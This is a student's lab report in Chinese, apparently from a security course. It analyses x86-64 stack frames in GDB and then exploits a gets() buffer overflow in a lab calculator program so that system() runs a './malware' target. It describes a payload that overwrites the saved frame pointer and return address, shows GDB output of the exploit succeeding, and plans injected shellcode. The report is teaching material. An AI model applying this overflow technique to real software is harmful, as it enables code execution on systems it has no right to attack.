
Lab3: attacklab 实验报告

一、观察栈帧 input：



1，input 函数是谁调用的？

由于 main 函数当前下一条是 0x401ad1，而栈底指针 rbp 下面的地址就是 0x401ad1，这说明当前正在调用的 input 函数结束后返回到 main 函数的指令中，说明是 main 函数调用了 input。

2，input 函数的前三条指令是在做什么？ $rbp 此刻指向的内存地址当中的值来自哪里？

前三条指令：

0x401977 <input+0000> push %rbp

0x401978 <input+0001> mov %rsp, %rbp

0x40197b <input+0004> sub $0x10, %rsp

条 1：把调用者 main()函数的栈帧的栈底（基址）值（即%rbp 的旧值（压到栈上保存），方便后续调用完毕后%rbp 回到旧值。

条 2：使栈底指针指向当前的栈顶，相当于初始化新的栈帧为栈最底下的一块大小为 0 的空间。

条 3：0x10 = 16 字节，栈顶指针往下 16 字节，开辟 16 字节空间。

$rbp 此刻指向内存地址的值：

0x0000721000800fe0|+0x0010: 0x0000721000800ff0 → 0x00007fffffffe0c0 → 0x00007fffffffe120 → 0x0000000000000000 ← $rbp

指向地址存的值是 0x0000721000800ff0，在整个 stack 内，rbp 更新为 rsp 的时候就没有再更改过了，那么%rbp 更新后的指向位置就正好是在 16 内存空间的上方，也正好在%rbp 旧值的下方。那么这个内存上的值就是%rbp 的旧值，也就是 main()函数栈帧的栈底指针在调用 input()时的位置，（main 栈帧的基址）。


将来 leave 指令（mov rsp,rbp; pop rbp）会把这个地址上的值弹回 rbp，从而恢复 main 的栈帧。

3，看看调用栈上 $rbp + 8 处，那里存的值是什么？（提示：运行 disas main 来查看它的汇编代码）


指向的地址是 0x401ad1，即 main()调用 input()后的下一条语句。

在这个地址上存的值（汇编语句）：0x0000000000401ac7 <+4>: mov $0x0,%eax 存的值就是这条语句的机器码，把%eax 清空。


4. 刚刚我们在 input 函数中读到的汇编代码似乎不能解释 $rbp + 8 处值的存在，我们需要找到它的来源。请你在 input 的调用者中找到 input 被调用的位置，在这里之前下一个断点，重新运行程序，并使用 si 命令从那里逐指令执行到我们的 input 断点，观察信息，回答是哪一行汇编代码在 $rbp + 8 处存入了值。



此时%rsp，%rbp 都在栈顶，函数的栈帧大小为 0.



即将调用 input 时，下一条的地址 0x401ad1 还未压入栈。



在 main 的 call 指令完成，push 还未进行时，main 的下一条指令被压入栈。所以可以推测，call 0x401977(call input)指令压入返回地址到栈中。这个在 call 步压入的返回地址，也是 push %rbp; mov %rsp, %rbp 后$rbp + 8 处的值。

5. 用同样的办法逐指令从 input 的 leave 指令之前处执行到 input 的调用者当中并观察每一步栈帧的变化，结合问题 2、问题 3 和 问题 4 回答 call、prologue、leave 和 ret 2 的作用。

在进行后续报告撰写前，先分析 input 后几条的作用：

- 0x40197f <input+0008> mov $0xf, %esi //传入第二个参数：15.
  0x401984 <input+000d> mov $0x401ce8, %edi //传入第一个参数：格式字符串。
  0x401989 <input+0012> mov $0x0, %eax //按照网上的资料，是用来告诉 printf 没有传浮点/向量参数的。
  0x40198e <input+0017> call 0x4017f0 <printf@plt> //调用函数
  0x401993 <input+001c> lea -0x10(%rbp), %rax //%rax = %rbp - 16.
  0x401997 <input+0020> mov %rax, %rdi //%rdi = %rbp - 16.

格式字符串内容：

gef➤ x/s 0x401ce8
0x401ce8: "Enter an expression (length up to %d):\n"

后续代码：

0x000000000040199a <+35>: call 0x401820 <gets@plt> //call gets()函数
0x000000000040199f <+40>: test %rax,%rax //如果返回 NULL，说明错误，到 input+56.
0x00000000004019a2 <+43>: je 0x4019af <input+56>
如果 rax 不是 0，正常执行后续：
0x00000000004019a4 <+45>: lea -0x10(%rbp),%rax //%rax = %rbp - 10
0x00000000004019a8 <+49>: movzbl (%rax),%eax //把新函数缓冲区中存的 gets()所得值移动到%eax 中。只保存前 4 个字节到%eax。
0x00000000004019ab <+52>: test %al,%al //%al 是否是 0？
0x00000000004019ad <+54>: jne 0x4019c3 <input+76> //不是 0，那么就到+76


0x00000000004019af <+56>: mov $0x401cd0,%edi //arg1 = 0x401cd0，代表：42_is_The_Answer.
gef➤ x/s 0x401cd0
0x401cd0 <answer>: "42_is_The_Ànswer"

0x00000000004019b4 <+61>: call 0x4017b0 <puts@plt> //puts，把 42_it_The_Answer 放到屏幕上。

0x00000000004019b9 <+66>: mov $0x0,%edi //edi = 0;
0x00000000004019be <+71>: call 0x401880 <exit@plt> //调用 exit 函数。
【也就是说，如果 gets()读取错误（返回 NULL）/没读到字符串，都会显示 42_it_The_Answer，然后 exit。】

0x00000000004019c3 <+76>: lea -0x10(%rbp),%rax //再次让%rax 值变成缓冲区存入字符串首地址。
0x00000000004019c7 <+80>: mov %rax,%rsi //字符串首地址移到%rsi
0x00000000004019ca <+83>: mov $0x6030d0,%edi //%edi = 0x6030d0
gef➤ x/s 0x6030d0
0x6030d0 <command_buf>: ""

0x00000000004019cf <+88>:　　call　　0x4017a0 <strcpy@plt>　　//strcpy@plt
就是把当前在缓冲区里的字符串拷贝到<command_buf>内。
0x00000000004019d4 <+93>:　　nop　　//No operation.
0x00000000004019d5 <+94>:　　leave
0x00000000004019d6 <+95>:　　ret



在到倒数几条代码前，我输入了 hello，它被存在[%rbp - 16, %rbp]这块缓冲区中。


停留在 leave 时：Stack
0x0000721000800fd0 | +0x0000: 0x0000006f6c6c6568 ("hello"?)　　← $rsp, $rsi
0x0000721000800fd8 | +0x0008: 0x0000000000000000
0x0000721000800fe0 | +0x0010: 0x0000721000800ff0 → 0x00007fffffffe0c0 → 0x00007fffffffe120 → 0x0000000000000000　　← $rbp
0x0000721000800fe8 | +0x0018: 0x0000000000401ad1 → <main+000e> mov $0x0, %eax
0x0000721000800ff0 | +0x0020: 0x00007fffffffe0c0 → 0x00007fffffffe120 → 0x0000000000000000
0x0000721000800ff8 | +0x0028: 0x0000000000401c1f → <__wrap_main+0011> mov %r12, %rsp
0x0000721000801000 | +0x0030: 0x0000000000000000
0x0000721000801008 | +0x0038: 0x0000000000000000

Leave 执行后：
——————————————————— stack ———



说明 leave 的功能：1 movq %rbp, %rsp　　input()栈帧大小变为 0
2 pop rbp %rbp 回到原来栈上存的 rbp 旧值　（0x0000721000800ff0）

ret 执行后：



将返回地址弹出，回到 main()函数的下一条指令之前：

$rip: 0x0000000000401ac7 → <main+0004> mov $0x0, %eax

（这里因为我中间不小心退出了系统，两次运行，同样的语句 mov $0x0, %eax 所在地址不同。）

所以 ret 指令相当于 pop %rip。

通过上述分析，可以知道

Call 的作用：	相当于： push $返回地址（call 指令的下一条地址） jmp 目标函数 c 把调用者 main 中 call input 的下一条指令地址压入栈；然后跳转到 input 函数入口。
Prologue 的作用： （prologue：即 0x401977 <input+0000> push %rbp 0x401978 <input+0001> mov %rsp, %rbp 0x40197b <input+0004> sub $0x10, %rsp）	保存调用者的 %rbp、建立当前函数的栈帧（16bytes）、并为 input()的局部变量分配栈空间。
Leave 的作用：	相当于：movq %rbp, %rsp popq %rbp leave 用来销毁当前函数 input 的栈帧。 第一步 mov %rbp,%rsp 把栈顶指针恢复到当前栈帧底部，相当于释放 input 的局部变量空间。 第二步 pop %rbp 从栈顶弹出调用者 main 保存的旧 %rbp，恢复 main 的栈帧基址。 执行完 leave 后，%rsp 正好指向 call input 压入的返回地址 0x401ad1。
Ret 的作用：	相当于 pop %rip（概念上可以这么理解）； 或者说 jmp *(%rsp) add $8, %rsp，跳转到当前栈底指针对应的地址位置，然后弹出。 作用：ret 从当前栈顶弹出返回地址到指令指针 %rip，从而跳回调用者 main 中 call input 的下一条指令继续执行。

二，一个危险的漏洞

1，尝试在 dark-calc 中分别输入 20、32 个 ASCII 字符看看程序如何表现。如果报错了，看看报错是什么？

1）输入 20 个字符：

Enter an expression (length up to 15):

abcdabcdabcdabcdabcd

Executing: echo $((abcdabcdabcdabc))

0

程序相当于对于截取了其中的前 15 个字符录入 command_buf,然后执行计算指令，并且还能继续接收下一个输入：

```
Enter an expression (length up to 15):
abcdabcdabcdabcdabcd
Executing: echo $((abcdabcdabcdabc))
0
Enter an expression (length up to 15):
32 * 33
Executing: echo $((32 * 33))
1056
```

2）输入 32 个字符：

Enter an expression (length up to 15):

abcdabcdabcdabcdabcdabcdabcdabcd

Segmentation fault ./dark-calc

显示段错误。

2，使用 GDB 在 input 函数中调用的 gets 函数后下一个断点，再次尝试输入并观察栈帧，看看超量的数据被写到了哪里？


设立断点如图：

```
   0x401993 <input+001c>     lea    rax, [rbp-0x10]
   0x401997 <input+0020>     mov    rdi, rax
●  0x40199a <input+0023>     call   0x401820 <gets@plt>
●→ 0x40199f <input+0028>     test   rax, rax
   0x4019a2 <input+002b>     je     0x4019af <input+56>
   0x4019a4 <input+002d>     lea    rax, [rbp-0x10]
   0x4019a8 <input+0031>     movzx  eax, BYTE PTR [rax]
   0x4019ab <input+0034>     test   al, al
   0x4019ad <input+0036>     jne    0x4019c3 <input+76>
```

1）输入 20 个字符：

```
0x0000721000800fd0|+0x0000: 0x0000000000000063 ("c"?)    ← $rax, $rsp, $rdi
0x0000721000800fd8|+0x0008: 0x0000000100000000
0x0000721000800fe0|+0x0010: 0x0000721000800ff0  →  0x00007fffffffe0c0  →  0x00007fffffffe120  →  0x0000000000000000
← $rbp
```


录入一开始的情况如上图。此后：



多余的 abcd（6162636400，十进制 97-100）录入到了原来存 rbp 旧值 8bytes 内存的低 5 位，改变了%rbp 旧值，但是在断点处时暂时无影响。

（且后续仅仅是%rbp 位置改变，（实际上变小了），input()在 main 的返回地址未改变，因此正常回到 main 函数。且 main 函数在完成后会先弹出其进入时的 rbp 旧值，那么就会返回到更上层的%rbp 旧值（正确值），未产生实质性影响。）

2）输入 32 个字符：



会使得%rbp 旧值和函数返回值都变成 abcdabcd (6162636461626364),input 极有可能返回到未知的、甚至不可访问的内存处，触发段错误。

三、利用缓冲区漏洞执行 ./malware

我的目的实际上是让程序直接在 Linux 系统中直接执行./malware 这个程序。

直接输入的结果：

Enter an expression (length up to 15):

./malware

Executing: echo $((./malware))

[Detaching after vfork from child process 2303]

sh: 1: arithmetic expression: expecting primary: "./malware"

这说明直接输入./malware 很难绕开此程序对输入字符是否是算术表达式的检查，如果不是，报错。

Main 函数的反汇编：

Dump of assembler code for function main:

```
   0x0000000000401ac3 <+0>:     push   %rbp
   0x0000000000401ac4 <+1>:     mov    %rsp,%rbp
   0x0000000000401ac7 <+4>:     mov    $0x0,%eax
   0x0000000000401acc <+9>:     call   0x401977 <input>
   0x0000000000401ad1 <+14>:    mov    $0x0,%eax
   0x0000000000401ad6 <+19>:    call   0x4019d7 <eval>
   0x0000000000401adb <+24>:    jmp    0x401ac7 <main+4>
```

End of assembler dump.

在正常情况下，如果 input 内部没有 exit(0)退出，那么就会到 0x401adb 后继续循环，再次要求输入，并且继续计算，以此类推。

问题的关键是 eval 函数的执行逻辑。

我们需要反汇编 eval():

gef➤ disassemble eval

Dump of assembler code for function eval:

0x00000000004019d7 <+0>: push %rbp

0x00000000004019d8 <+1>: mov %rsp,%rbp //开启新栈帧

0x00000000004019db <+4>: sub $0x10,%rsp //开辟 16bytes 空间

0x00000000004019df <+8>: mov $0x6030d0,%edi //%edi = 这一轮 input 输入的字符串。

0x00000000004019e4 <+13>: call 0x4017c0 <strlen@plt> //计算长度。

0x00000000004019e9 <+18>: cmp $0xf,%rax

0x00000000004019ed <+22>: ja 0x4019fb <eval+36> //字符串大小如果大于 15，说明有溢出产生了。

0x00000000004019ef <+24>: mov $0x6030d0,%edi //否则再次录入%rax 的值为 command_buf 中存入字符串的长度。

（实际上这段代码根据 AI 的回答，应该是优化层次太低产生的冗余：

简单说：**这次 `strlen` 在逻辑上是冗余的，直接复用第一次的 `%rax` 就行；它出现是因为这是低优化级别（`-O0`）编译的代码，编译器没做公共子表达式消除。**

对应源码大概长这样：

```c
int len;
if (strlen(command_buf) > 15) {
    len = 15;
} else {
    len = strlen(command_buf);   // 源码里又写了一次 strlen
}
```

）

0x00000000004019f4 <+29>: call 0x4017c0 <strlen@plt>

0x00000000004019f9 <+34>: jmp **0x401a00 <eval+41>**

0x00000000004019fb <+36>: mov $0xf,%eax //如果超过了，就让%eax = 15.

0x0000000000401a00 <+41>: mov %eax,-0x4(%rbp) //无论字符串长度超出/长度正常，把截取的有效长度（0-15）存在栈帧空间的高 4 字节中。

0x0000000000401a03 <+44>: mov -0x4(%rbp),%eax //然后把高 4 字节的内容（即长度）存到%eax 中。

0x0000000000401a06 <+47>: add $0x1,%eax //长度自增 1（相当于含\0 的长度）

0x0000000000401a09 <+50>: cltq

0x0000000000401a0b <+52>: mov $0x6030d8,%ecx //把 command_buf 字符串首地址 + 8 送到%ecx 中

0x0000000000401a10 <+57>: mov %rax,%rdx //%rdx = max(size + 1, 16)

0x0000000000401a13 <+60>: mov $0x6030d0,%esi //把 command_buf 字符串首地址送到%esi 中

0x0000000000401a18 <+65>: mov %rcx,%rdi //command_buf+8 送到%rdi 中

这说明 memmove(void *dest, const void *src, size_t n);中,src 是 command_buf 的首地址，dest 是 command_buf + 8，限制复制 max(size + 1, 16)个字符，n = %rdx = max(size + 1, 16)，把如此长度的字符串复制到 command_buf 首地址+8 开头的区域。

0x0000000000401a1b <+68>: call 0x401850 <memmove@plt> //调用

0x0000000000401a20 <+73>: mov $0x8,%edx //edx = 8，表示 memcpy 复制长度为 8.

0x0000000000401a25 <+78>: mov $0x401cc0,%esi //%esi 装了字符串”echo $((“的首地址。

[gef➤ x/s 0x401cc0

0x401cc0 <wrapper_front>: "echo $(("]

0x0000000000401a2a <+83>: mov $0x6030d0,%edi //edi = command_buf 首地址

0x0000000000401a2f <+88>: call 0x401810 <memcpy@plt> // “echo $((“恰好八个 char 复制到从 command_buf 首地址开始的地方，command_buf: echo $((裁剪后的字符串

0x0000000000401a34 <+93>: mov -0x4(%rbp),%eax //%eax = Length

0x0000000000401a37 <+96>: cltq //%eax ==>%rax

0x0000000000401a39 <+98>: add $0x8,%rax %rax = 8 + lenght

0x0000000000401a3d <+102>: add $0x6030d0,%rax %rax = command_buf 首地址+ 8 + length.

0x0000000000401a43 <+108>: movzwl 0x27f(%rip),%edx # 0x401cc9 <wrapper_back> //这里是说左边得到的 = 0x401a4a + 0x27f = 0x401cc9. 高位扩充 0 存到%edx 中。内容：

gef➤ x/s 0x401cc9

0x401cc9 <wrapper_back>: "))"

相当于))扩充成”))”放到%edx 中。

0x0000000000401a4a <+115>: mov %dx[仅包含”))”而无空格部分],(%rax)

%dx 放到 8 + length + command_buf 后，整个字符变成：echo $((内容))

0x0000000000401a4d <+118>: movzbl 0x277(%rip),%edx # 0x401ccb <wrapper_back+2> （ 0x401a54 + 0x277 = 0x401ccb）

内容：gef➤ x/s 0x401ccb

0x401ccb <wrapper_back+2>: ""

%edx = NULL，全 0

0x0000000000401a54 <+125>: mov %dl,0x2(%rax) 在%rax + 2，即“))”之后的位置加入\0,封闭字符串。

0x0000000000401a57 <+128>: mov $0x6030d0,%esi %esi = command_buf 首地址。

0x0000000000401a5c <+133>: mov $0x401d10,%edi

内容： gef➤ x/s 0x401d10
0x401d10: "Executing: %s\n"
则%s 显示执行 command_buf 里的内容，也即 echo $((截取后的输入));
0x0000000000401a61 <+138>: mov $0x0,%eax //eax = 0
0x0000000000401a66 <+143>: call 0x4017f0 <printf@plt> //然后输出上述的格式字符串。
0x0000000000401a6b <+148>: mov $0x6030d0,%edi %edi = command_buf 首地址
0x0000000000401a70 <+153>: call 0x4017e0 <system@plt> // 调用 system(command_buf),执行输入的语句（的截取部分）
0x0000000000401a75 <+158>: mov 0x201624(%rip),%rax # 0x6030a0 <stdout@@GLIBC_2.2.5> //%rax = stdout
0x0000000000401a7c <+165>: mov %rax,%rdi %rdi = stdout
0x0000000000401a7f <+168>: call 0x401830 <fflush@plt> //fflush:刷新标准输出。
0x0000000000401a84 <+173>: nop
0x0000000000401a85 <+174>: leave //关闭栈帧，rbp 返回旧值
0x0000000000401a86 <+175>: ret //返回到下一条地址
End of assembler dump.

根据说明文档，$((expr))是算术扩展的语法，原理是把 expr 当作算术表达式，算出其值。那么如果我输入./malware，用这个语法就不可能做到直接执行./malware,因为 shell 会发现它不是一个算术表达式从而无法执行。
crmind@crmindnotebook:~/cj_attack_lab/attack$ echo $((./malware))
-bash: ./malware: arithmetic syntax error: operand expected (error token is "./malware")

因此：关键是绕过增加”$((“与”))”的部分，直接向 system(char* command)函数传入参数”./malware”。观察到这个 eval 程序实际上只是对 command_buf 里原有的内容做了修饰和删减，最后传入 system 里的还是 command_buf 这个地址上的字符串。因此绕过这个修饰和删减的过程，直接将 command_buf 的原始值传入 system 即可。
那么我考虑这样：先传入 16 字节的”./malware\0\0\0\0\0\0\0\0\0\0\0\0\0\0\06b1a40\0\0\0\0\0
但这样会使得返回到 eval 函数前，%rbp 回到 0x00000000 的旧值，然后在 eval 函数返回时，leave 时让%rsp = %rbp = 0x00000000，然后弹出%rsp 上方值给%rbp，但是此时%rsp 上方已经为空（到底了），所以报段错误。

```
0x0000721000800ff0|+0x0000: 0x00007fffffffe000  →  0x0000000000000000    ← $rsp
0x0000721000800ff8|+0x0008: 0x0000000000401c1f  →  <__wrap_main+0011> mov rsp, r12
0x0000721000801000|+0x0010: 0x0000000000000000
0x0000721000801008|+0x0018: 0x0000000000000000
0x0000721000801010|+0x0020: 0x0000000000000000
0x0000721000801018|+0x0028: 0x0000000000000000
0x0000721000801020|+0x0030: 0x0000000000000000
0x0000721000801028|+0x0038: 0x0000000000000000

    0x401a7c <eval+00a5>      mov    rdi, rax
    0x401a7f <eval+00a8>      call   0x401830 <fflush@plt>
    0x401a84 <eval+00ad>      nop
 →  0x401a85 <eval+00ae>      leave
    0x401a86 <eval+00af>      ret
    0x401a87 <grade_eval+0000> push   rbp
    0x401a88 <grade_eval+0001> mov    rbp, rsp
    0x401a8b <grade_eval+0004> sub    rsp, 0x10
    0x401a8f <grade_eval+0008> mov    DWORD PTR [rbp-0x4], edi

[#0] Id 1, Name: "dark-calc", stopped 0x401a85 in eval (), reason: SIGSEGV

[#0] 0x401a85 → eval()

gef➤  si

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
```

将输入字符串的第 17-24 字符改成 0x0000721000800ff0 后，炸弹被引爆：

```
gef➤  run < ../payload
Starting program: /home/crmind/cj_attack_lab/attack/dark-calc < ../payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):
[Detaching after vfork from child process 840]

systemd,1
  └─init-systemd(Ub,2
      └─SessionLeader,523
          └─Relay(530),524
              └─bash,530
                  └─gdb,824 ./dark-calc
                      └─dark-calc,837
                          └─sh,840 -c -- ./malware
                              └─malware,841 ./malware
                                  └─pstree,842 -a -l -p -s -H 841 841

### The bomb was triggered by the dark-calc process. ###
### You have successfully detonated the bomb! Congratulations! ###
```

四，GDB 检查 main 函数机器码：

1，mian 的前三行汇编指令：

Dump of assembler code for function main:

0x0000000000401ac3 <+0>: push %rbp

0x0000000000401ac4 <+1>: mov %rsp,%rbp

0x0000000000401ac7 <+4>: mov $0x0,%eax

(后一条:<+9>)

gef➤ x/24xb 0x401ac3

0x401ac3 <main>: 0x55 0x48 0x89 0xe5 0xb8 0x00 0x00

0x00
发现机器码对应如下：
第一条 55
第二条 48 89 e5
第三条 b8 00 00 00 00

读取第一句前：
$rip : 0x0000000000401ac3 → <main+0000> push %rbp
说明该指令占 1 字节，内存区间 [0x401ac3, 0x401ac4)。
第二句前：
$rip : 0x0000000000401ac4 → <main+0001> mov %rsp, %rbp
说明该指令占 3 字节，内存区间 [0x401ac4, 0x401ac7)。
第三句前：
$rip : 0x0000000000401ac7 → <main+0004> mov $0x0, %eax
结合下一句记录：说明该指令占 5 字节，内存区间 [0x401ac7, 0x401acc)。
在第四句前，即执行完第三句后：
$rip : 0x0000000000401acc → <main+0009> call 0x401977 <input>

机器码在内存中的存储方式：指令地址从前到后，按照内存从低地址到高地址连续存储。例如 main()函数的前三条指令在 0x401ac3 开始的 9 个字节中连续排列，即从 0x401ac3 开始有连续的三条语句：0x55 | 0x48 0x89 0xe5 | 0xb8 0x00 0x00 0x00 0x00 | ....（后续语句）
与如下信息对应：
0x401ac3 <main>: 0x55 0x48 0x89 0xe5 0xb8 0x00 0x00 0x00
0x401acb <main+8>: 0x00 0xe8 0xa6 0xfe 0xff 0xff 0xb8 0x00
图示如下：

地址: 0x401ac3 |0x401ac4 0x401ac5 0x401ac6| 0x401ac7 0x401ac8 0x401ac9 0x401aca 0x401acb |0x401acc
字节: 55 48 89 e5 b8 00 00 00 00 e8
指令: push rbp | mov rsp,rbp | mov $0x0,%eax | call ...

2，栈空间执行
Grade_eval 函数：
gef➤ disassemble grade_eval %edi 传入（32 位） x
Dump of assembler code for function grade_eval:
0x0000000000401a87 <+0>: push %rbp
0x0000000000401a88 <+1>: mov %rsp,%rbp
0x0000000000401a8b <+4>: sub $0x10,%rsp //开启新栈帧 16bytes
0x0000000000401a8f <+8>: mov %edi,-0x4(%rbp) //其中高 4 字节存 x
0x0000000000401a92 <+11>: cmpl $0x4,-0x4(%rbp) //比较 x 和 4
0x0000000000401a96 <+15>: jne 0x401ab1 <grade_eval+42> //x!=4:

如果 x = 4：

0x0000000000401a98 <+17>: mov $0x45,%eax //%eax = 69

0x0000000000401a9d <+22>: sub -0x4(%rbp),%eax //eax = 65 = 0x41:对应'A'.

0x0000000000401aa0 <+25>: mov %eax,%esi //%esi = 0x41

0x0000000000401aa2 <+27>: mov $0x401d20,%edi

gef➤ x/s 0x401d20

0x401d20: "\n\033[31m Hope %c will be your grade! \n"

其中\n\033[31m 是辅助调整显示字符样式的，不会直接显示在屏幕上。

故而关键仅仅是填上%c

0x0000000000401aa7 <+32>: mov $0x0,%eax //%eax = 0

0x0000000000401aac <+37>: call 0x4017f0 <printf@plt> // 此时参数是【"\n\033[31m Hope %c will be your grade! \n", 0x41,就会把'A'填在'%c'这里。】

0x0000000000401ab1 <+42>: mov 0x2015e8(%rip),%rax # 0x6030a0 <stdout@@GLIBC_2.2.5> //0x6030a0，即标准输出 stdout 被放入%rax 中。

0x0000000000401ab8 <+49>: mov %rax,%rdi //%rdi = stdout

0x0000000000401abb <+52>: call 0x401830 <fflush@plt> //刷新 fflush

如果是跳转到这里的，那么什么都未输出后就会刷新 stdout，然后函数返回，失败。

0x0000000000401ac0 <+57>: nop

0x0000000000401ac1 <+58>: leave

0x0000000000401ac2 <+59>: ret

分析汇编代码就知道，输入唯一一个参数为 4，既可以输出"Hope A will be your grade!".

考虑编写 payload_dark.py:这里有 16 个 bytes 可以写机器码，目标是：

Movzbl $0x4, %edi bf 04 00 00 00

但这个机器码过于长，我们考虑更短的方法：

push $0x4

pop %rdi

对应：6a 04 5f

Call grade_eval call 的机器码主要是 e8 <rel32> 而 rel32：4 字节有符号小端整数，表示相对偏移 RIP = 下一条指令地址 + rel32 这块比较复杂，而且返回后还要写这个栈上函数的 leave 和 ret，太耗费空间。

